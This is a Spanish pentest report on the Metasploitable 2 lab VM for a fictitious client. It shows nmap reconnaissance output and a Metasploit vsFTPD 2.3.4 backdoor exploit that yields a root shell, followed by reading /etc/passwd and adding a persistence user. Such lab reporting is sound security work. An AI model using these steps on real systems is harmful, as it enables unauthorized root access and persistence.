



Test de penetración sobre máquina

Metaexploitable 2

Informe preparado para: Ficticia SL

Fecha de entrega: 29/09/2024

Técnico: Jorge Liñán Hernández

Índice

Resumen ejecutivo.....	3
Descripción general de la evaluación.....	3
Componentes de la evaluación.....	3
<i>Entorno:</i>	3
Hallazgos clasificados por gravedad.....	4
Alcance.....	4
Exclusiones acordadas:.....	4
Resumen del ataque.....	5
Informe técnico.....	6
Descubrimiento:.....	6
Descubrimientos Detallados.....	16
Explotación:.....	16
Recomendaciones:.....	17

Resumen ejecutivo

Se evaluó la postura de seguridad de la máquina Metaexploitable 2 perteneciente a Ficticia SL mediante una prueba de penetración a dicha máquina del 19 al 29 de septiembre de 2024.

El objetivo de este pentest fue identificar las vulnerabilidades en la máquina virtual Metasploitable 2. Se llevaron a cabo varias fases de análisis, que incluyen reconocimiento, escaneo, enumeración y explotación. El pentest detectó una vulnerabilidad crítica que permiten el acceso no autorizado con credenciales de administrador.

Las vulnerabilidades más críticas encontradas han sido:

vsFTPD 2.3.4 Backdoor: Acceso remoto y shell a través del servicio FTP.

Descripción general de la evaluación

Las fases de las actividades de prueba de penetración incluyen lo siguiente:

- **Descubrimiento:**

Se realiza un análisis y una enumeración para identificar posibles vulnerabilidades, áreas débiles y vulnerabilidades.

- **Ataque:**

Se confirman las posibles vulnerabilidades mediante la vulnerabilidad y se realiza un descubrimiento adicional en caso de un nuevo acceso.

- **Informe:**

Se documentan todas las vulnerabilidades y vulnerabilidades encontradas, los intentos fallidos y las fortalezas y debilidades de la empresa.

Componentes de la evaluación

Prueba de penetración externa:

Una prueba de penetración externa emula el papel de un atacante que intenta obtener acceso a una red interna sin recursos internos ni conocimiento interno. Se intenta recopilar información confidencial a través de escaneos y enumeraciones para identificar posibles vulnerabilidades con la esperanza de explotarlas.

Entorno:

Red de pruebas controlada y sin interferencias externas.

Hallazgos clasificados por gravedad

La siguiente tabla define los niveles de gravedad y el rango de puntuación CVSS v3 correspondiente que se utilizan en todo el documento para evaluar la vulnerabilidad y el impacto del riesgo sobre la máquina de Metaexploitable 2 del scope con IP 192.168.1.132.

GRAVEDAD	PUNTUACIÓN CVSS v3	DEFINICIÓN
CRÍTICA	9,0 – 10,0	La explotación es sencilla y suele dar como resultado un ataque a nivel del sistema. Se recomienda elaborar un plan de acción y aplicar el parche de inmediato.
ALTA	7,0 – 8,9	La explotación es más difícil, pero podría provocar privilegios elevados y, potencialmente, una pérdida de datos o tiempo de inactividad. Se recomienda elaborar un plan de acción y aplicar el parche lo antes posible.
MEDIA	4,0 – 6,9	Existen vulnerabilidades, pero no se pueden explotar ni requieren medidas adicionales, como ingeniería social. Se recomienda elaborar un plan de acción y aplicar parches después de que se hayan resuelto los problemas de alta prioridad.
BAJA	0,1 – 3,9	Las vulnerabilidades no se pueden explotar, pero reducirían la superficie de ataque de una organización. Se recomienda elaborar un plan de acción y aplicar parches durante la próxima ventana de mantenimiento.
INFORMATIVA	N/A	No existe vulnerabilidad. Se proporciona información adicional sobre los elementos detectados durante las pruebas, controles estrictos y documentación adicional.

Alcance

EVALUACIÓN	DETALLES
<i>Prueba de penetración externa</i>	<i>192.168.1.141/24</i>

Exclusiones acordadas:

No se permite provocar caídas de servicio por denegación de servicio (DoS), borrado de ficheros o directorios, caída general de la máquina ni reinicios.

Resumen del ataque


Describimos cómo se realizó el test de penetración a la máquina virtual, paso a paso:

- ***Reconocimiento:***
 - Localizamos la máquina objetivo realizando un escaneo de descubrimiento en la red local.
 - Identificación de puertos y servicios abiertos.
- ***Enumeración:***
 - Se realizaron pruebas adicionales sobre los servicios FTP y SMB para identificar posibles vulnerabilidades explotables.
- ***Explotación:***
 - Se utilizó Metasploit para explotar vulnerabilidades conocidas en FTP y SMB
- ***Post-Explotación:***
 - Una vez comprometido el sistema, se llevaron a cabo técnicas de post-explotación para acceder a información sensible.

Informe técnico

Descubrimiento:

Se localiza la máquina de Metaexplotable 2 con la IP 192.168.1.141 usando netdiscover



Currently scanning: Finished!		Screen View: Unique Hosts	
8 Captured ARP Req/Rep packets, from 5 hosts.		Total size: 480	
IP	At MAC Address	Count	Len MAC Vendor / Hostname
192.168.1.1	0c:8e:29:ac:59:89	4	240 Arcadyan Corporation
192.168.1.109	04:0e:3c:3a:a9:3a	1	60 HP Inc.
192.168.1.141	08:00:27:fb:03:bc	1	60 PCS Systemtechnik GmbH
192.168.1.116	6a:ff:7a:4d:27:60	1	60 Unknown vendor
192.168.1.82	6a:ff:7a:12:f1:d9	1	60 Unknown vendor

Se escanea la IP con nmap para descubrir puertos y servicios abiertos.

Se encuentran dos servicios que permiten transferencias de ficheros (marcados en rojo)

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 21:48 CEST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:49
Completed NSE at 21:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:49
Completed NSE at 21:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:49
Completed NSE at 21:49, 0.00s elapsed
Initiating Ping Scan at 21:49
Scanning 192.168.1.141 [2 ports]
Completed Ping Scan at 21:49, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:49
Completed Parallel DNS resolution of 1 host. at 21:49, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 21:49
Scanning 192.168.1.141 [65535 ports]
Discovered open port 80/tcp on 192.168.1.141
Discovered open port 5900/tcp on 192.168.1.141
Discovered open port 445/tcp on 192.168.1.141
Discovered open port 21/tcp on 192.168.1.141
Discovered open port 25/tcp on 192.168.1.141
Discovered open port 111/tcp on 192.168.1.141
Discovered open port 3306/tcp on 192.168.1.141
```

Discovered open port 139/tcp on 192.168.1.141
Discovered open port 23/tcp on 192.168.1.141
Discovered open port 53/tcp on 192.168.1.141
Discovered open port 22/tcp on 192.168.1.141
Discovered open port 1524/tcp on 192.168.1.141
Discovered open port 6667/tcp on 192.168.1.141
Discovered open port 60937/tcp on 192.168.1.141
Discovered open port 3632/tcp on 192.168.1.141
Discovered open port 1099/tcp on 192.168.1.141
Discovered open port 512/tcp on 192.168.1.141
Discovered open port 8009/tcp on 192.168.1.141
Discovered open port 52163/tcp on 192.168.1.141
Discovered open port 2121/tcp on 192.168.1.141
Discovered open port 514/tcp on 192.168.1.141
Discovered open port 6000/tcp on 192.168.1.141
Discovered open port 5432/tcp on 192.168.1.141
Discovered open port 52738/tcp on 192.168.1.141
Discovered open port 513/tcp on 192.168.1.141
Discovered open port 8787/tcp on 192.168.1.141
Discovered open port 6697/tcp on 192.168.1.141
Discovered open port 2049/tcp on 192.168.1.141
Discovered open port 42977/tcp on 192.168.1.141
Discovered open port 8180/tcp on 192.168.1.141
Completed Connect Scan at 21:49, 6.92s elapsed (65535 total ports)
Initiating Service scan at 21:49
Scanning 30 services on 192.168.1.141
Completed Service scan at 21:51, 131.25s elapsed (30 services on 1 host)
NSE: Script scanning 192.168.1.141.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:51
NSE: [ftp-bounce 192.168.1.141:21] PORT response: 500 Illegal PORT command.
Completed NSE at 21:51, 8.35s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.27s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.00s elapsed
Nmap scan report for 192.168.1.141
Host is up, received syn-ack (0.022s latency).
Scanned at 2024-09-27 21:49:00 CEST for 147s
Not shown: 65505 closed tcp ports (conn-refused)

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack	vsftpd 2.3.4
_ftp-anon: Anonymous FTP login allowed (FTP code 230)				
ftp-syst:				
STAT:				
FTP server status:				
Connected to 192.168.1.20				
Logged in as ftp				
TYPE: ASCII				
No session bandwidth limit				
Session timeout in seconds is 300				
Control connection is plain text				
Data connections will be plain text				
vsFTPD 2.3.4 - secure, fast, stable				
_End of status				
22/tcp	open	ssh	syn-ack	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
ssh-hostkey:				
1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)				
ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nIW960qV8xwBG0JC+jl7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5KaOJwSIXSUajnU5oWmY5x85sBw+XDAAAFQDFkMpmDFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARTXrzpBOJ/dt0hTJXCeYisKqcdwdtYln8OUCOyrIjqNuA2QW217oQ6wXpbFh+5AQm8HI3b6C6o8IX3Ptw+Y4dp0IzfWHwZ/jzHwtuaDQaok7u1f971IEazeJLqfiWrAzoklqSWyDQJAAAAIA1IAD3xWYkeleHv/R3P9i+Xaol7imFkMuYXCDTq843YU6Td+0mWpIlCqAWUV/CQamGgQLTYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxIEAYBsvCmM4a0jmhZ0oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==				
2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)				
_ssh-rsa AAAAB3NzaC1yc2EAAAABlwAAAEAAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TII7sRvQBwqAhQjeeyYlk8T55gMDKOD0akSISXvLDcmcdYfxelF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4Kl5cjvMMIPEVOyR3AKml78Fo3HJjYucg87JjLeC66I7+dIEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUDUEfkJrqj2YXbhvwIJ0gFMb6wfe5cnQew==				
23/tcp	open	telnet	syn-ack	Linux telnetd
25/tcp	open	smtp	syn-ack	Postfix smtpd
_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN				
_ssl-date: 2024-09-27T19:51:26+00:00; -1s from scanner time.				
sslv2:				
SSLv2 supported				
ciphers:				
SSL2_DES_64_CBC_WITH_MD5				
SSL2_RC2_128_CBC_WITH_MD5				
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5				
SSL2_DES_192_EDE3_CBC_WITH_MD5				
SSL2_RC4_128_EXPORT40_WITH_MD5				

_ SSL2_RC4_128_WITH_MD5

| ssl-cert: Subject:
commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/organizationalUnitName=Office for Complication of Otherwise Simple Affairs/localityName=Everywhere

| Issuer:
commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/organizationalUnitName=Office for Complication of Otherwise Simple Affairs/localityName=Everywhere

| Public Key type: rsa

| Public Key bits: 1024

| Signature Algorithm: sha1WithRSAEncryption

| Not valid before: 2010-03-17T14:07:45

| Not valid after: 2010-04-16T14:07:45

| MD5: dcd9:ad90:6c8f:2f73:74af:383b:2540:8828

| SHA-1: ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6

| -----BEGIN CERTIFICATE-----

| MIIDWzCCAsQCCQD6+TpMf7a5zDANBgkqhkiG9w0BAQUFADCB8TELMakGA1UEBhMC

| WFGxKjAoBgNVBAgTIVRoZXJlIGlzIG5vIHNN1Y2ggdGhpbmcb3V0c2lkZSBVUzET

| MBEGA1UEBxMKRXZlcnI3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09m

| ZmljZSBmb3IgQ29tcGxpY2F0aW9uIG9mIE90aGVyd2lzMBSBTaW1wbGUgQWZmYWly

| czEjMCEGA1UEAxMadWJ1bnR1ODAwLWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG

| 9w0BCQEWH3Jvb3RA dWJ1bnR1ODAwLWJhc2UubG9jYWxkb21haW4wHhcNMTAwMzE3

| MTQwNzQ1WhcNMTAwNDE2MTQwNzQ1WjCB8TELMakGA1UEBhMCWFgxKjAoBgNVBAgT

| IVRoZXJlIGlzIG5vIHNN1Y2ggdGhpbmcb3V0c2lkZSBVUzETMBEGA1UEBxMKRXZl

| cnI3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09mZmljZSBmb3IgQ29t

| cGxpY2F0aW9uIG9mIE90aGVyd2lzMBSBTaW1wbGUgQWZmYWlyczEjMCEGA1UEAxMa

| dWJ1bnR1ODAwLWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG9w0BCQEWH3Jvb3RA

| dWJ1bnR1ODAwLWJhc2UubG9jYWxkb21haW4wgZ8wDQYJKoZIhvcNAQEBBQADgY0A

| MIGJAoGBANa0EzYzmpVxexvefIN12nGxPKI//q1kG3fpT66+ytT4y++uu0N5JHP/

| POWeO238yLGs+KXNptMmVQL16hKULqp3h0f9ORRaqP0a0XNTK+NiWlZj2W7NmGf

| xCzWU4uoKgUTphwRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMBAAEwDQYJ

| KoZIhvcNAQEFBQADgYEAkqS0uBRVYyVRSgvDKiLPOvgXagzPZqqnZS9lbc3jPlyf

| d2zURFQfHoRPjtSN3awtiAkhqNpWLKkFPEIoNRI1DNpTI4iIGS10JsEiZe4RaiNq

| U0qcJ8ugtOmNKQyyPBhcZ8xTph4w0Komex6uQLkpAWwuvKIzIHwVbo0wOPbKLnU=

| -----END CERTIFICATE-----

53/tcp open domain syn-ack ISC BIND 9.4.2

| dns-nsid:

_ bind.version: 9.4.2

80/tcp open http syn-ack Apache httpd 2.2.8 ((Ubuntu) DAV/2)

| http-methods:

_ Supported Methods: GET HEAD POST OPTIONS

_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

```
|_ http-title: Metasploitable2 - Linux
111/tcp open rpcbind syn-ack 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 41131/udp mountd
| 100005 1,2,3 42977/tcp mountd
| 100021 1,3,4 58604/udp nlockmgr
| 100021 1,3,4 60937/tcp nlockmgr
| 100024 1 43001/udp status
|_ 100024 1 52738/tcp status
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec? syn-ack
513/tcp open login syn-ack OpenBSD or Solaris rlogind
514/tcp open tcpwrapped syn-ack
1099/tcp open java-rmi syn-ack GNU Classpath grmiregistry
1524/tcp open bindshell syn-ack Metasploitable root shell
2049/tcp open nfs syn-ack 2-4 (RPC #100003)
2121/tcp open ftp syn-ack ProFTPD 1.3.1
3306/tcp open mysql syn-ack MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 10
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsCompression,
Speaks41ProtocolNew, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions
| Status: Autocommit
|_ Salt: 4i6pT2<u[F.R2D=G.Mx8
3632/tcp open distccd syn-ack distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql syn-ack PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject:
commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is
no such thing outside
US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/organizationalUnitName=Office
for Complication of Otherwise Simple Affairs/localityName=Everywhere
| Issuer:
commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is
no such thing outside
US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/organizationalUnitName=Office
for Complication of Otherwise Simple Affairs/localityName=Everywhere
| Public Key type: rsa
```

| Public Key bits: 1024

| Signature Algorithm: sha1WithRSAEncryption

| Not valid before: 2010-03-17T14:07:45

| Not valid after: 2010-04-16T14:07:45

| MD5: dcd9:ad90:6c8f:2f73:74af:383b:2540:8828

| SHA-1: ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6

| -----BEGIN CERTIFICATE-----

| MIIDWzCCAsQCCQD6+TpMf7a5zDANBgkqhkiG9w0BAQUFADCB8TElMAkGA1UEBhMC

| WFGxKjAoBgNVBAgTIVRoZXJlIGlzIG5vIHNN1Y2ggdGhpbmcb3V0c2lkZSBVUzET

| MBEGA1UEBxMKRXZlcnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09m

| ZmljZSBmb3IgQ29tcGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWly

| czEjMCEGA1UEAxMadWJ1bnR1ODAwLWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG

| 9w0BCQEWH3Jvb3RAdWJ1bnR1ODAwLWJhc2UubG9jYWxkb21haW4wHhcNMTAwMzE3

| MTQwNzQ1WhcNMTAwNDE2MTQwNzQ1WjCB8TElMAkGA1UEBhMCWFgxKjAoBgNVBAgT

| IVRoZXJlIGlzIG5vIHNN1Y2ggdGhpbmcb3V0c2lkZSBVUzETMBEGA1UEBxMKRXZl

| cnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09mZmljZSBmb3IgQ29t

| cGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWlyczEjMCEGA1UEAxMa

| dWJ1bnR1ODAwLWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG9w0BCQEWH3Jvb3RA

| dWJ1bnR1ODAwLWJhc2UubG9jYWxkb21haW4wgZ8wDQYJKoZIhvcNAQEBBQADgY0A

| MIGJAoGBANa0EzYzmpVxexveflN12nGxPKl//q1kG3fpT66+ytT4y++uu0N5JHP/

| POWeO238yLGs+kxNXptMmVQL16hKULqp3h0f9ORrAqP0a0XNTK+NiWlZj2W7NmGf

| xCzxwU4uoKgUTphwRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMBAAEwDQYJ

| KoZIhvcNAQEFBQADgYEAKs0uBRVYyVRsgvDKiLPovgXagzPZqqnZS9lbc3jPlyf

| d2zURFQfHoRPjtSN3awtiAkhqNpWLKkFPEIoNRI1DNpTi4ilGS10JsEiZe4RaINq

| U0qcJ8ugtOmNKQyyPBhcZ8xTph4w0Komex6uQLkpAWwuvKIZIHwVbo0wOPbKLnU=

| -----END CERTIFICATE-----

|_ssl-date: 2024-09-27T19:51:26+00:00; -1s from scanner time.

5900/tcp open vnc syn-ack VNC (protocol 3.3)

| vnc-info:

| Protocol version: 3.3

| Security types:

|_ VNC Authentication (2)

6000/tcp open X11 syn-ack (access denied)

6667/tcp open irc syn-ack UnrealIRCd

| irc-info:

| users: 2

| servers: 1

| lusers: 2

| lservers: 0

| server: irc.Metasploitable.LAN

| version: Unreal3.2.8.1. irc.Metasploitable.LAN

| uptime: 0 days, 0:10:26

```
| source ident: nmap
| source host: Test-AE886C14.home
|_ error: Closing Link: tvrsqjkal[kali.home] (Quit: tvrsqjkal)
6697/tcp open  irc      syn-ack UnrealIRCd
8009/tcp open  ajp13    syn-ack Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http     syn-ack Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache-Coyote/1.1
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/5.5
8787/tcp open  drb      syn-ack Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
42977/tcp open mountd   syn-ack 1-3 (RPC #100005)
52163/tcp open  java-rmi syn-ack GNU Classpath gmmiregistry
52738/tcp open  status   syn-ack 1 (RPC #100024)
60937/tcp open  nlockmgr syn-ack 1-4 (RPC #100021)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-security-mode: Couldn't establish a SMBv2 connection.
|_ clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 65448/tcp): CLEAN (Couldn't connect)
| Check 2 (port 60738/tcp): CLEAN (Couldn't connect)
| Check 3 (port 13538/udp): CLEAN (Failed to receive data)
| Check 4 (port 59165/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2024-09-27T15:51:18-04:00
|_ smb2-time: Protocol negotiation failed (SMB2)
```

| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

| Names:

| METASPLOITABLE<00> Flags: <unique><active>

| METASPLOITABLE<03> Flags: <unique><active>

| METASPLOITABLE<20> Flags: <unique><active>

| WORKGROUP<00> Flags: <group><active>

| WORKGROUP<1e> Flags: <group><active>

| Statistics:

| 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00

| 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00

| 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 21:51

Completed NSE at 21:51, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 21:51

Completed NSE at 21:51, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 21:51

Completed NSE at 21:51, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 147.26 seconds

Detalle de los descubrimientos

Vulnerabilidad 1:

vsFTPD 2.3.4 (Backdoor)

Scoring:

Crítico.

Métrica

Versión 4.0 de CVSS

Versión 3.x de CVSS

Versión 2.0 de CVSS

Los esfuerzos de enriquecimiento de NVD hacen referencia a información disponible públicamente para asociar cadenas de vectores. También se muestra información CVSS aportada por otras fuentes.

Cadenas de gravedad y vector de CVSS 3.x:

 **NIST:** NVD

Puntuación base:
9.8 CRÍTICO

Vectorial: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Descripción:

El servicio FTP en el puerto 21 está ejecutando “vsFTPD 2.3.4”, una versión vulnerable que contiene una puerta trasera que permite obtener acceso remoto al sistema con privilegios elevados.

Impacto:

Acceso no autorizado al sistema con una shell remota, lo que permite el control completo de la máquina.

También permite crear una persistencia ya que cómo administradores del sistema podemos crear un usuario.

Explotación:

Se usó el módulo de Metasploit para explotar la vulnerabilidad:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.141
RHOST => 192.168.1.141
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.141:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.141:21 - USER: 331 Please specify the password.
[+] 192.168.1.141:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.141:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.20:43135 -> 192.168.1.141:6200) at 2024-09-27 22:40:23 +0200

whoami
root
```

Se obtuvo acceso a una shell remota con privilegios de administrador:

```
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
_
```

```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

```
useradd pentest
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
stard:x:114:65534::/var/lib/nfs:/bin/false
pentest:x:1003:1003::/home/pentest:/bin/sh
```

Recomendaciones:

Actualizar el servidor FTP a una versión más reciente y sin vulnerabilidades conocidas.

Deshabilitar el acceso FTP si no es necesario.